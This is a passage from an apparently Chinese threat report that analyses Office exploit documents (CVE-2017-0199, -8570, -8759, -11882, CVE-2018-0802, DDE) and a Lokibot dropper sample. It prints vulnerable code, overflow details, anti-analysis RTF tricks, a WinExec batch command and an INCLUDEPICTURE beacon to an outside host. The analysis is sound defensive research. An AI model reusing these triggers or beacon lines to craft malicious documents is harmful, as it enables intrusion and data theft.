


图 45 CVE-2017-0199/CVE-2017-8570 分析配图（5）

除 URL Moniker 外，File Moniker 也可以用来触发类似的机制。File Moniker 会在触发时通过 GetClassFile 来获取处理对应对象的 COM 组件所对应的 CLSID。

GetClassFile 函数首先会检测该对象是不是结构化存储对象，然后在注册表中查询是否有该对象所对应的模式，如不存在，再去查找文件的扩展名所对应的 CLSID。

当 CVE-2017-0199 漏洞文档通过 File Moniker 指定.sct 文件时，会触发 Script Moniker 的处理程序，从而执行了这个 sct 文件中的内容。

类似地，CVE-2017-0199 还有以 PPSX 文件为载体的文档形式。在 ppt/slides 目录下的 XML 文件中，声明一个自动链接，指向 rels 文件中的对象。




图 46 CVE-2017-0199/CVE-2017-8570 分析配图（6）

然后在 ppt/slides/_rels 目录下的 rels 文件中，对这个对象进行定义。

图 47 CVE-2017-0199/CVE-2017-8570 分析配图（7）

最后通过在 XML 文件中，对 verb 的操作进行定义，达到激活对象的目的。

```
<p:cmd cmd="0" type="verb">
```

图 48 CVE-2017-0199/CVE-2017-8570 分析配图（8）

微软对于 CVE-2017-0199 漏洞的修补，采取了一种称作 FilterActivation 的机制。简言之，就是封禁了 HTA Moniker 和 Script Moniker 的 CLSID。这是一种治标不治本的方法。

几个月后，一种通过 Composite Moniker 来触发 Scriptlet Moniker 的方式被发现用于攻击，即 CVE-2017-8570 漏洞。




图 49 CVE-2017-0199/CVE-2017-8570 分析配图（9）

如上图所示，这一漏洞利用了一个未被封禁的 CLSID，通过 Composite Moniker 将一个现有的 URL/File Moniker 组合为 New Moniker，从而在处理.sct 文件时调用 Scriptlet Moniker，实现了对 FilterActivation 机制的绕过。

3.2.3 .NET 框架解析漏洞：CVE-2017-8759

CVE-2017-8759 漏洞在文档本身上的触发机制与前两个漏洞类似，但触发原因颇具戏剧性。导致这一漏洞的代码出现在 wsdlparser.cs 中。

```
6171                if (_connectURLs != null)
6172                {
6173                    for (int i=0; i<_connectURLs.Count; i++)
6174                    {
6175                        sb.Length = 0;
6176                        sb.Append(indent2);
6177                        if (i == 0)
6178                        {
6179                            sb.Append("base.ConfigureProxy(this.GetType(), ");
6180                            sb.Append(WsdlParser.IsValidUrl((string)_connectURLs[i]));
6181                            sb.Append(");");
6182                        }
6183                        else
6184                        {
6185                            // Only the first location is used, the rest are commented out in the proxy
6186                            sb.Append("//base.ConfigureProxy(this.GetType(), ");
6187                            sb.Append(WsdlParser.IsValidUrl((string)_connectURLs[i]));
6188                            sb.Append(");");
6189                        }
6190                        textWriter.WriteLine(sb);
6191                    }
6192                }
6193
```

图 50 CVE-2017-8759 分析配图（1）

此处代码逻辑上，原作者希望只使用第一处出现的 URL，而在代理中注释掉其他的 URL。而它的实现，使用的是单行注释(//)，但却没有对此处的 URL 的合法性做检验。

因此，只需要在 URL 中插入一个换行符，即可实现代码注入，从而导致任意代码执行。

```
internal static string IsValidUrl(string value)
{
    if (!System.Runtime.Remoting.Configuration.AppSettings.AllowUnsanitizedWSDLUrls)
    {
        return WsdlParser.TransliterateString(value);
    }

    if (value == null)
    {
        return "\"\"";
    }

    vsb.Length= 0;
    vsb.Append("@\"");

    for (int i=0; i<value.Length; i++)
    {
        if (value[i] == '\"')
            vsb.Append("\"\"");
        else
            vsb.Append(value[i]);
    }

    vsb.Append("\"");
    return vsb.ToString();
}
```

图 51 CVE-2017-8759 分析配图（2）

```
private static string TransliterateString(string str)
{
    if (string.IsNullOrEmpty(str))
    {
        return "\"\"";
    }

    //UnicodeCategory: (Lu)UppercaseLetter, (Ll)LowercaseLetter

    StringBuilder sb = new StringBuilder("\"");

    foreach (char c in str)
    {
        if (char.IsControl(c))
        {
            continue;
        }

        if (char.IsLetterOrDigit(c))
        {
            sb.Append(c);
        }
        else
        {
            sb.Append("\\u");
            sb.Append(Convert.ToInt32(c).ToString("X4"));
        }
    }

    sb.Append("\"");
    return sb.ToString();
}
```

图 52 CVE-2017-8759 分析配图（3）

微软对此漏洞的修补也较为简单，加入了对于 URL 部分的验证，对于特殊字符采用 Unicode 转义后输出，使得漏洞无法触发。

3.2.4 公式编辑器栈溢出漏洞：CVE-2017-11882

CVE-2017-11882 漏洞是一个已存在近 20 年的安全漏洞。其原因是 Office 加载公式的功能交由了外部的组件 EQNEDT32 来实现。而这个组件自 2000 年后就未被更新过，存在着诸多的安全隐患。例如，该组件并未开启 ASLR 机制，大量使用 strcpy 等不安全的函数实现等等。

当插入和编辑数学公式时，EQNEDT32.EXE 并不会被作为 Office 进程（如 Word 等）的子进程创建，而是以单独的进程形式存在。这就意味着对于 WINWORD.EXE，EXCEL.EXE 等 Office 进程的保护机制，无法阻止 EQNEDT32.EXE 这个进程被利用。




图 53 CVE-2017-11882 分析配图（1）

而 CVE-2017-11882 则正是公式编辑器 3.0 组件在处理 FONT 记录时的一个栈溢出漏洞。

在 RTF 文件中，该漏洞对应的 COM 对象 ProgID 为 Equation.3，但实际上一些其他的 ProgID 也可以奏效，并且 ProgID 只是可选字段。

图 54 CVE-2017-11882 分析配图（2）

对该 OLE 对象进行提取和分析，可以发现公式的相关内容存放在"Equation Native"流内。




图 55 CVE-2017-11882 分析配图（3）

公式的内容使用了一种名为 MTEF v.3 的二进制格式进行存储。该格式的头部为 28（0x1C）个字节，定义如下：

```
struct EQNOLEFILEHDR {
    WORD    cbHdr;      // 格式头长度，固定为 0x1C。
    DWORD   version;    // 固定为 0x00020000。
    WORD    cf;         // 该公式对象的剪贴板格式。
    DWORD   cbObject;   // MTEF 数据的长度，不包括头部。
    DWORD   reserved1; // 未公开
    DWORD   reserved2; // 未公开
    DWORD   reserved3; // 未公开
    DWORD   reserved4; // 未公开
};
```

在漏洞利用文档中，该结构如下所示。




图 56 CVE-2017-11882 分析配图（4）

对上图的解析如下表所示：

偏移量	变量名	说明	值
0-1	cbHdr	公式头大小	0x001C
2-5	version	版本号	0x00020000
6-7	cf	剪贴板格式	0xC3BE
8-11	cbObject	MTEF 数据长度	0x45，即 69 字节
12-15	reserved1	未公开	0x00000000
16-19	reserved2	未公开	0x00682428
20-23	reserved3	未公开	0x0069A87C
24-27	reserved4	未公开	0x00000000

紧随该公式头结构的数据为公式数据。公式数据使用字节流进行存储：




图 57 CVE-2017-11882 分析配图（5）

MTEF v.3 公式数据中，前 5 个字节为数据头，解析如下表所示：

偏移量	说明	值
0	MTEF 版本号	0x03
1	该数据的生成平台	0x00 表示在 Macintosh 平台生成，0x01 表示在 Windows 平台生成。此处为 0x01。
2	该数据的生成产品	0x00 表示由 MathType 生成，0x01 表示由公式编辑器生成。此处为 0x01。
3	产品主版本号	0x03
4	产品副版本号	0x0A

在数据头之后的字节流即为公式数据。

数据 0x0A 所对应的数据类型为 SIZE，只占用一个字节。

数据 0x08 所对应的数据类型为 FONT，文档中数据的解析如下表所示。

数值	解释
0x08	FONT 记录标志
0x02	typeface 类型
0x81	字体风格
0x636D642E.....	字体名（以空字符结尾），即图 9 中的 cmd.exe...字符串

而问题正出在对字体名的解析上。该公式编辑器只为字体名分配了 36 个字节的空间，而处理时并未对字体名的长度做合理性检验，导致了栈溢出的发生。在图 9 中的一长串"A"之后可以发现一个硬编码的地址 0x00430C12。

```
.text:0041160F dstbuf          = byte ptr -28h
.text:0041160F var_4           = dword ptr -4
.text:0041160F overflowbuf     = dword ptr  8
.text:0041160F arg_4           = dword ptr  0Ch
.text:0041160F arg_8           = dword ptr  10h
.text:0041160F
.text:0041160F                 push    ebp
.text:00411610                 mov     ebp, esp
.text:00411612                 sub     esp, 88h
.text:00411618                 push    ebx
.text:00411619                 push    esi
.text:0041161A                 push    edi
.text:0041161B                 mov     word ptr [ebp+var_4], 0FFFFh
.text:00411621                 mov     word ptr [ebp+var_38], 0FFFFh
.text:00411627                 mov     edi, [ebp+overflowbuf]
.text:0041162A                 mov     ecx, 0FFFFFFFFh
.text:0041162F                 sub     eax, eax
.text:00411631                 repne scasb
.text:00411633                 not     ecx
.text:00411635                 lea     eax, [ecx-1]
.text:00411638                 mov     [ebp+var_34], ax
.text:0041163C                 mov     edi, [ebp+overflowbuf]
.text:0041163F                 mov     ecx, 0FFFFFFFFh
.text:00411644                 sub     eax, eax
.text:00411646                 repne scasb
.text:00411648                 not     ecx
.text:0041164A                 sub     edi, ecx
.text:0041164C                 mov     eax, ecx
.text:0041164E                 mov     edx, edi
.text:00411650                 lea     edi, [ebp+dstbuf] ; 栈上大小36字节的空间
.text:00411653                 mov     esi, edx
.text:00411655                 shr     ecx, 2
.text:00411658                 rep movsd               ; 未经校验，直接拷贝，造成栈溢出
.text:0041165A                 mov     ecx, eax
.text:0041165C                 and     ecx, 3
.text:0041165F                 rep movsb
.text:00411661                 lea     eax, [ebp+dstbuf]
.text:00411664                 push    eax             ; lpSrcStr
.text:00411665                 call    sub_451DE0
.text:0041166A                 add     esp, 4
.text:0041166D                 call    sub_420FA0
.text:00411672                 mov     [ebp+var_2C], ax
```

图 58 CVE-2017-11882 分析配图（6）

通过对下面的两张图进行对比，可以明白栈溢出的触发过程。




图 59 CVE-2017-11882 分析配图（7）




图 60 CVE-2017-11882 分析配图（8）

被修改后的函数调用如下图所示，在前文中已经提到，该公式编辑器并没有开启 ASLR。这个硬编码的地址 0x00430C12 对应于对函数 WinExec 的调用。因而该字体名对应的命令得以执行。




图 61 CVE-2017-11882 分析配图（9）

早期的 CVE-2017-11882 大多是通过较短的 cmd/mshta/powershell 命令来完成下载和执行的，2017 年 12 月开始出现了使用 shellcode 来下载样本的变种。新变种的特征更少，且可以利用加密的 shellcode 减少自身的静态特征。

微软对于这个漏洞的修复是在二进制层面进行的，猜测是因为年代久远，已无法找到源代码。而在 2018 年 1 月的更新中，微软直接删除了公式编辑器 3.0 这个组件(Office 中早已废弃了对这个模块的使用，新文档均不会使用公式编辑器)。

3.2.5 被滥用的 DDE 机制

DDE(Dynamic Data Exchange)是一种在应用程序间进行数据通信的协议，被 Office 原生支持。在 Office 中，该功能被触发前，会有一个提示窗口进行提醒；如果用户选择了是，则 DDE 中的内容会被触发。

图 62 DDE 攻击样本示例

在 OOXML 文件中，通过 DDEAUTO 来指定要执行的命令。包含命令的文件通常为 word\document.xml。

微软认为此机制并非一个安全漏洞，因此只给出了缓解方案，并未对此功能进行实质上的修复。

3.3 典型组合攻击样本分析

本节所述的样本是 2018 年初捕捉到的一个组合攻击样本。该样本存在一定程度的抗静态分析技术，并且使用了 4 个漏洞来完成攻击。

如下表所示，该样本使用了 Packager.dll 的机制，将多个文件释放到%TMP%目录下。

编号	名称	类别	说明
1	decoy.doc	Package	正常文件
2	task.bat	Package	设定环境变量%uu%及其对应的文件%Temp%\block.txt 作为互斥量，启动 2nd.bat。
3	exe.exe	Package	Loki(Dyzap)家族的样本
4	2nd.bat	Package	启动 EXE.EXE 并结束 Word 进程，清除全部痕迹并假装刚才打开的文件为 decoy.doc。
5	inteldriverupdl.sct	Package	启动 task.bat 文件。

样本中使用的多个漏洞如下所示：

(1) CVE-2017-8570 漏洞




图 63 漏洞组合攻击样本配图（1）

可以看到此处使用了\bin 关键字，参数为 2633，即后面的 2633 个字符为对象数据(非十六进制形式)，在 OffVis 中查看该对象。




图 64 漏洞组合攻击样本配图（2）

可以在上图中看到，该 OLE 对象使用了 Composite Moniker，将 File Moniker 和 New Moniker 结合在一起，来启动%TMP%\inteldriverupd1.sct 文件。该 sct 文件用于启动 task.bat，后续的详细流程可以参考本节前面部分的表格。

(2) CVE-2017-11882 和 CVE-2018-0802 漏洞

这两处使用的抗静态分析方式类似，区别仅仅在于公式部分。




图 65 漏洞组合攻击样本配图（3）

在这里有两处抗静态分析的技术，首先使用了一个并不会消耗数据的 destination 关键字\mmath，然后使用了一个超长参数的\bin。这两处会使得各类工具提取失败。

在微软的 RTF 解析过程中，为控制字和控制字参数预留了一个总长为 0xFF 字节的空间，且控制字和控制字参数均以空字符结尾，也就是说，从 bin 开始的部分最长只能截取 253 字节，即图中红色箭头所指的位置。此处的\bin 控制字相当于\bin0，没有读入任何数据。




图 66 漏洞组合攻击样本配图（4）

第一个公式的数据部分如上图所示，红色方框内的数据会导致 FONT 表的解析过程发生溢出(CVE-2017-11882)，这一串内容最后会导致 WinExec("cmd /c %TMP%\task.bat")命令的执行。




图 67 漏洞组合攻击样本配图（5）

第二个公式的数据部分如上图所示，同样是 FONT 表解析时发生的栈溢出，会触发 CVE-2018-0802 漏洞，同样会导致"cmd /c %TMP%\task.bat "的执行

(3) CVE-2018-4878

在该文档中还包括了一个 Shockwave Flash 对象，该对象在激活时会触发 CVE-2018-4878 漏洞，同样会执行"cmd.exe /c %TEMP%\task.bat"命令。




图 68 漏洞组合攻击样本配图（6）

在 RTF 样本的末尾，利用了\fldinst 和 INCLUDEPICTURE 插入了一个链接，通过 User-Agent 来收集机器上的浏览器版本，Office 版本等信息。这一技术在 Kaspersky 的《An (un)documented Word feature abused by attackers》报告中有提及。

```
706     {\field{\*\fldinst{INCLUDEPICTURE "http://yopmail.com/4.php?stats=send&thread=0"
    MERGEFORMAT \\d \\w0001 \\h0001 \\pm1 \\px0 \\py0 \\pw0}}}}
```

图 69 漏洞组合攻击样本配图（7）

对该样本家族进行判定后，发现该样本为 Lokibot（Dyzap）家族，一种很常见的窃密木马。

四、

高级持续性威胁攻击态势观察

金睛 VenusEye

VenusEye

本章，我们结合一年来对各类 APT 组织的动向观察，总结和回顾 2017 年国内外 APT 组织攻击事件，并对相对活跃的尤其是针对我国进行攻击的 APT 组织进行详细阐述。

